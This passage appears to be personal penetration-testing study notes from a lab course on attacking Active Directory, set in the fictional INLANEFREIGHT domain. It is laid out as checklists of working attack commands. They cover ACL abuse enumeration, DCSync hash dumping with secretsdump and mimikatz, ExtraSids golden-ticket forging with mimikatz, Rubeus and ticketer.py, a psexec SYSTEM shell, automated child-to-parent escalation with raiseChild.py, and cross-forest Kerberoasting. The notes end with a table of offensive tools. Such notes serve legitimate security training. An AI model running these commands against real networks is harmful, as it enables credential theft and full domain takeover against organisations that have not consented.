Each ACE is made up of the following `four` components:

1. The security identifier (SID) of the user/group that has access to the object (or principal name graphically)
2. A flag denoting the type of ACE (access denied, allowed, or system audit ACE)

3. A set of flags that specify whether or not child containers/objects can inherit the given ACE entry from the primary or parent object
4. An access mask which is a 32-bit value that defines the rights granted to an object

Some of the Active Directory object permissions and types that we as attackers are interested in:

- **GenericAll** - full rights to the object (add users to a group or reset user's password)
- **GenericWrite** - update object's attributes (i.e logon script)
- **WriteOwner** - change object owner to attacker controlled user take over the object
- **WriteDACL** - modify object's ACEs and give attacker full control right over the object
- **AllExtendedRights** - ability to add user to a group or reset password
- **ForceChangePassword** - ability to change user's password
- **Self (Self-Membership)** - ability to add yourself to a group

---

ACL Enumeration:

Enumerating ACLs with PowerView(PS)

- [ ] Importing the powerview module, `Import-Module .\PowerView.ps1`
- [ ] Using Find-InterestingDomainAcl to scrape important info about placed ACLs, `Find-InterestingDomainAcl`
- [ ] Generate SID to enumerate a targeted user, `$sid = Convert-NameToSid wley`
- [ ] Find all domain objects that our user has rights over by mapping the user's SID using the `$sid` variable, `Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}`
- [ ] Generate SID to view to enumerate a group, `$itgroupsid = Convert-NameToSid "Information Technology"`
- [ ] Enumerate the group, `Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $itgroupsid} -Verbose`

Without Tools(PS)

- [ ] Making users list, `Get-ADUser -Filter * | Select-Object -ExpandProperty SamAccountName > ad_users.txt`
- [ ] Enumerating ACL for each user, `foreach($line in [System.IO.File]::ReadLines("C:\Users\htb-student\Desktop\ad_users.txt")) {get-acl "AD:\$(Get-ADUser $line)" | Select-Object Path -ExpandProperty Access | Where-Object {$_.IdentityReference -match 'INLANEFREIGHT\\wley'}}`

BloodHound

- [ ] Use bloodhound's pre built queries to enumerate ACL's


ACL Abuse Tactics

- [ ] Check HackTricks or othersources to abuse misconfigured ACE's or ACL's

---

DCSync

- [ ] View Replication Privileges through ADSI Edit:



DC=INLANEFREIGHT,DC=LOCAL Properties

Attribute Editor | Security

Group or user names:

- NETWORK SERVICE
- Angela Dunn (adunn@inlanefreight.local)
- Enterprise Read-only Domain Controllers (INLANEFREIGHT\Ent...
- Domain Admins (INLANEFREIGHT\Domain Admins)
- Domain Controllers (INLANEFREIGHT\Domain Controllers)
- Organization Management (INLANEFREIGHT\Organization Ma...

Add... | Remove

Permissions for Angela Dunn	Allow	Deny
Reanimate tombstones	☐	☐
Replicating Directory Changes	✓	☐
Replicating Directory Changes All	✓	☐
Replicating Directory Changes In Filtered Set	✓	☐
Replication synchronization	☐	☐


For special permissions or advanced settings, click Advanced. | Advanced

OK | Cancel | Apply | Help

- [ ] Using Get-DomainUser to view targeted user's Group Membership in PS(Import the powerview first), `Get-DomainUser -Identity adunn |select samaccountname,objectsid,memberof,useraccountcontrol |fl`
- [ ] Using Get-ObjectAcl to Check user's Replication Rights in PS:
  - First convert and store the sid in a variable, `$sid= "S-1-5-21-3842939050-3880317879-2865463114-1164"`
  - Check replication rights, `Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl`
- [ ] Extracting NTLM hashes and kerberos keys using secrectsdump, `secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adunn@172.16.5.5`

Reversible Encryption Password Storage

- [ ] Viewing an account with reversible encryption password storage set:



Active Directory Users and Computers

File Action View Help

Corp
- Computers
  - Servers
  - Workstations
- Employees
  - Financial-LON
  - HQ-NYC
    - Business Development
    - Human Resources
    - Interns
    - IT
      - DevOps
      - HelpDesk
      - IT Admins
      - Server Admin
    - Marketing
    - Sales
  - Logistics-HK
    - Operations
  - Logistics-LAX
- Security Groups
- Service Accounts

Domain Controllers
ForeignSecurityPrincipals
Managed Service Accounts
Microsoft Exchange Security Groups
Users

Name	Type
adfs	User
BACKUPAGENT	User
clustergent	User
FREIGHTLOGISTICSUSER	User
Jessica Systemmailbox 8Cc370d3-822A...	User
LDAP.AGENT	User
NAGIOSAGENT	User
PROXYAGENT	User
Sharepoint Admin	User
SOLARWINDSMONITOR	User
sqldev	User
sqlprod	User
sqlqa	User
svc_qualys	User

PROXYAGENT Properties

Member Of | Dial-in | Environment | Sessions | Remote control | Remote Desktop Services Profile | COM+ | General | Address | Account | Profile | Telephones | Organization

User logon name:

User logon name (pre-Windows 2000): INLANEFREIGHT\ proxyagent

Logon Hours... Log On To...

☐ Unlock account

Account options:
- ☐ User must change password at next logon
- ☐ User cannot change password
- ☐ Password never expires
- ☑ Store password using reversible encryption

Account expires
- [✓ Never]
- End of: Friday , April 1, 2022

OK Cancel Apply Help

- [ ] Enumerating further in PS, `Get-ADUser -Filter 'userAccountControl -band 128' -Properties userAccountControl`
- [ ] Checking for Reversible Encryption Option using Get-DomainUser, `Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like '*ENCRYPTED_TEXT_PWD_ALLOWED*'} |select samaccountname,useraccountcontrol`

Mimikatz

- [ ] Mimikatz must be ran in the context of the user who has DCSync privileges.
- [ ] Start mimikatz, `.\mimikatz.exe`
- [ ] Launch the attack, `mimikatz# privilege::debug` -> `mimikatz# lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator`

Domain Trusts

Domain Trusts Primer:

Domain Trusts Overview

A trust is used to establish forest-forest or domain-domain (intra-domain) authentication, which allows users to access resources in (or perform administrative tasks) another domain, outside of the main domain where their account resides. A trust creates a link between the authentication systems of two domains and may allow either one-way or two-way (bidirectional) communication. An organization can create various types of trusts:


- `Parent-child`: Two or more domains within the same forest. The child domain has a two-way transitive trust with the parent domain, meaning that users in the child domain `corp.inlanefreight.local` could authenticate into the parent domain `inlanefreight.local`, and vice-versa.

- `Cross-link`: A trust between child domains to speed up authentication.
- `External`: A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes SID filtering or filters out authentication requests (by SID) not from the trusted domain.
- `Tree-root`: A two-way transitive trust between a forest root domain and a new tree root domain. They are created by design when you set up a new tree root domain within a forest.
- `Forest`: A transitive trust between two forest root domains.
- ESAE: A bastion forest used to manage Active Directory.

When establishing a trust, certain elements can be modified depending on the business case.

Trusts can be transitive or non-transitive.

- A `transitive` trust means that trust is extended to objects that the child domain trusts. For example, let's say we have three domains. In a transitive relationship, if `Domain A` has a trust with `Domain B`, and `Domain B` has a `transitive` trust with `Domain C`, then `Domain A` will automatically trust `Domain C`.
- In a `non-transitive trust`, the child domain itself is the only one trusted.




Trust Table Side By Side

Transitive	Non-Transitive
Shared, 1 to many	Direct trust
The trust is shared with anyone in the forest	Not extended to next level child domains
Forest, tree-root, parent-child, and cross-link trusts are transitive	Typical for external or custom trust setups

Trusts can be set up in two directions: one-way or two-way (bidirectional).

- `One-way trust`: Users in a `trusted` domain can access resources in a trusting domain, not vice-versa.
- `Bidirectional trust`: Users from both trusting domains can access resources in the other domain. For example, in a bidirectional trust between `INLANEFREIGHT.LOCAL` and `FREIGHTLOGISTICS.LOCAL`, users in `INLANEFREIGHT.LOCAL` would be able to access resources in `FREIGHTLOGISTICS.LOCAL`, and vice-versa.

Below is a graphical representation of the various trust types.



Enumerating Trust Relationships

- ☐ Import the default module in PS, `Import-Module activedirectory`
- ☐ Enumerate domain trust relationships in PS, `Get-ADTrust -Filter *`
- ☐ Checking for Existing Trusts using Get-DomainTrust in PS, `Get-DomainTrust`
- ☐ Using Get-DomainTrustMapping in PS, `Get-DomainTrustMapping`
- ☐ Checking Users in the Child Domain using Get-DomainUser in PS, `Get-DomainUser -Domain LOGISTICS.INLANEFREIGHT.LOCAL | select SamAccountName`
- ☐ Using netdom to query domain trust in CMD, `netdom query /domain:inlanefreight.local trust`
- ☐ Using netdom to query domain controllers in CMD, `netdom query /domain:inlanefreight.local dc`
- ☐ Using netdom to query workstations and servers in CMD, `netdom query /domain:inlanefreight.local workstation`
- ☐ Visualize Trust Relationships in BloodHound

Attacking Domain Trusts - Child -> Parent Trusts - from Windows:

ExtraSids Attack - Mimikatz(PS)

- [ ] To perform this attack after compromising a child domain, we need the following:
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.
- With this data collected, the attack can be performed with Mimikatz.
- [ ] Obtaining the KRBTGT Account's NT Hash using Mimikatz, `mimikatz# lsadump::dcsync /user:LOGISTICS\krbtgt`
- [ ] Using Get-DomainSID to get current domain's SID, `Get-DomainSID`
- [ ] Obtaining Enterprise Admins Group's SID using Get-DomainGroup, `Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity "Enterprise Admins" | select distinguishedname,objectsid`
- [ ] Creating a golden ticket, `mimikatz# kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt`

ExtraSids Attack - Rubeus

- [ ] Creating a golden ticket, `.\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /ptt`
- [ ] Perform DCSync Attack, `mimikatz# lsadump::dcsync /user:INLANEFREIGHT\lab_adm /domain:INLANEFREIGHT.LOCAL`

Attacking Domain Trusts - Child -> Parent Trusts - from Linux:

- [ ] We can also perform the attack shown in the previous section from a Linux attack host. To do so, we'll still need to gather the same bits of information:
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (does not need to exist!)
- The FQDN of the child domain
- The SID of the Enterprise Admins group of the root domain
- [ ] Performing DCSync with secretsdump to obtain krbtgt accounts hash, `secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt`
- [ ] Performing SID Brute Forcing using lookupsid.py, `lookupsid.py`


`logistics.inlanefreight.local/htb-student_adm@172.16.5.240`

- [ ] Looking for the Domain SID, `lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 | grep "Domain SID"`
- [ ] Grabbing the Domain SID & Attaching to Enterprise Admin's RID, `lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"`
- [ ] Constructing a Golden Ticket using ticketer.py, `ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker`
- [ ] Setting the KRB5CCNAME Environment Variable, `export KRB5CCNAME=hacker.ccache`
- [ ] Getting a SYSTEM shell using Impacket's psexec.py, `psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5`
- [ ] Performing the automated Attack with raiseChild.py, `raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_ad`

Attacking Domain Trusts - Cross-Forest Trust Abuse - from Windows (PS):

- [ ] Enumerating Accounts for Associated SPNs Using Get-DomainUser to perform kerberoasting, `Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName`
- [ ] Enumerating the targeted service Account, `Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof`
- [ ] Performing a Kerberoasting Attacking with Rubeus Using /domain Flag, `.\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap`
- [ ] Check for Admin Password Re-Use & Group Membership
- [ ] Using Get-DomainForeignGroupMember to enumerate groups with users that do not belong to the domain, also known as `foreign group membership`.Using Get-DomainForeignGroupMember, `Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL`
- [ ] Accessing DC03 Using Enter-PSSession, `Enter-PSSession -ComputerName ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -Credential INLANEFREIGHT\administrator`

- [ ] SID History Abuse - Cross Forest:



Attacking Domain Trusts - Cross-Forest Trust Abuse - from Linux:

Cross-Forest Kerberoasting

- [ ] Using GetUserSPNs.py to enumerate SPN set accounts, `GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley`
- [ ] The `-request` flag added gives us the TGS ticket. We could also add `-outputfile <OUTPUT FILE>` to output directly into a file that we could then turn around and run Hashcat against(crack this offline using Hashcat with mode `13100`), `GetUserSPNs.py -request -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley`

Tools List:

Tool	Description
PowerSploit	PowerSploit is a collection of Microsoft PowerShell modules that can be

Tool	Description
	used to aid penetration testers during all phases of an assessment.
Wadcoms	A cheatsheet for AD exploitation
PowerView/SharpView	A PowerShell tool and a .NET port of the same used to gain situational awareness in AD. These tools can be used as replacements for various Windows net* commands and more. PowerView and SharpView can help us gather much of the data that BloodHound does, but it requires more work to make meaningful relationships among all of the data points. These tools are great for checking what additional access we may have with a new set of credentials, targeting specific users or computers, or finding some "quick wins" such as users that can be attacked via Kerberoasting or ASREPRoasting.
BloodHound	Used to visually map out AD relationships and help plan attack paths that may otherwise go unnoticed. Uses the SharpHound PowerShell or C# ingestor to gather data to later be imported into the BloodHound JavaScript (Electron) application with a Neo4j database for graphical analysis of the AD environment.
SharpHound	The C# data collector to gather information from Active Directory about varying AD objects such as users, groups, computers, ACLs, GPOs, user and computer attributes, user sessions, and more. The tool produces JSON files which can then be ingested into the BloodHound GUI tool for analysis.
BloodHound.py	A Python-based BloodHound ingestor based on the Impacket toolkit. It supports most BloodHound collection methods and can be run from a non-domain joined attack host. The output can be ingested into the BloodHound GUI for analysis.
Kerbrute	A tool written in Go that uses Kerberos Pre-Authentication to enumerate Active Directory accounts, perform password spraying, and brute-forcing.
Impacket toolkit	A collection of tools written in Python for interacting with network protocols. The suite of tools contains various scripts for enumerating and attacking Active Directory.
Responder	Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS, with many different functions.
Inveigh.ps1	Similar to Responder, a PowerShell tool for performing various network spoofing and poisoning attacks.
C# Inveigh (InveighZero)	The C# version of Inveigh with a semi-interactive console for interacting with captured data such as username and password hashes.
rpcinfo	The rpcinfo utility is used to query the status of an RPC program or enumerate the list of available RPC services on a remote host. The "-p" option is used to specify the target host. For example the command "rpcinfo -p 10.0.0.1" will return a list of all the RPC services available on the remote host, along with their program number, version number, and protocol. Note that this command must be run with sufficient privileges.
rpcclient	A part of the Samba suite on Linux distributions that can be used to perform a variety of Active Directory enumeration tasks via the remote RPC service.
CrackMapExec (CME)	CME is an enumeration, attack, and post-exploitation toolkit which can help us greatly in enumeration and performing attacks with the data we gather.

Tool	Description
	CME attempts to "live off the land" and abuse built-in AD features and protocols like SMB, WMI, WinRM, and MSSQL.
Rubeus	Rubeus is a C# tool built for Kerberos Abuse.
GetUserSPNs.py	Another Impacket module geared towards finding Service Principal names tied to normal users.
Hashcat	A great hash cracking and password recovery tool.
enum4linux	A tool for enumerating information from Windows and Samba systems.
enum4linux-ng	A rework of the original Enum4linux tool that works a bit differently.
ldapsearch	Built-in interface for interacting with the LDAP protocol.
windapsearch	A Python script used to enumerate AD users, groups, and computers using LDAP queries. Useful for automating custom LDAP queries.
DomainPasswordSpray.ps1	DomainPasswordSpray is a tool written in PowerShell to perform a password spray attack against users of a domain.
LAPSToolkit	The toolkit includes functions written in PowerShell that leverage PowerView to audit and attack Active Directory environments that have deployed Microsoft's Local Administrator Password Solution (LAPS).
smbmap	SMB share enumeration across a domain.
psexec.py	Part of the Impacket toolkit, it provides us with Psexec-like functionality in the form of a semi-interactive shell.
wmiexec.py	Part of the Impacket toolkit, it provides the capability of command execution over WMI.
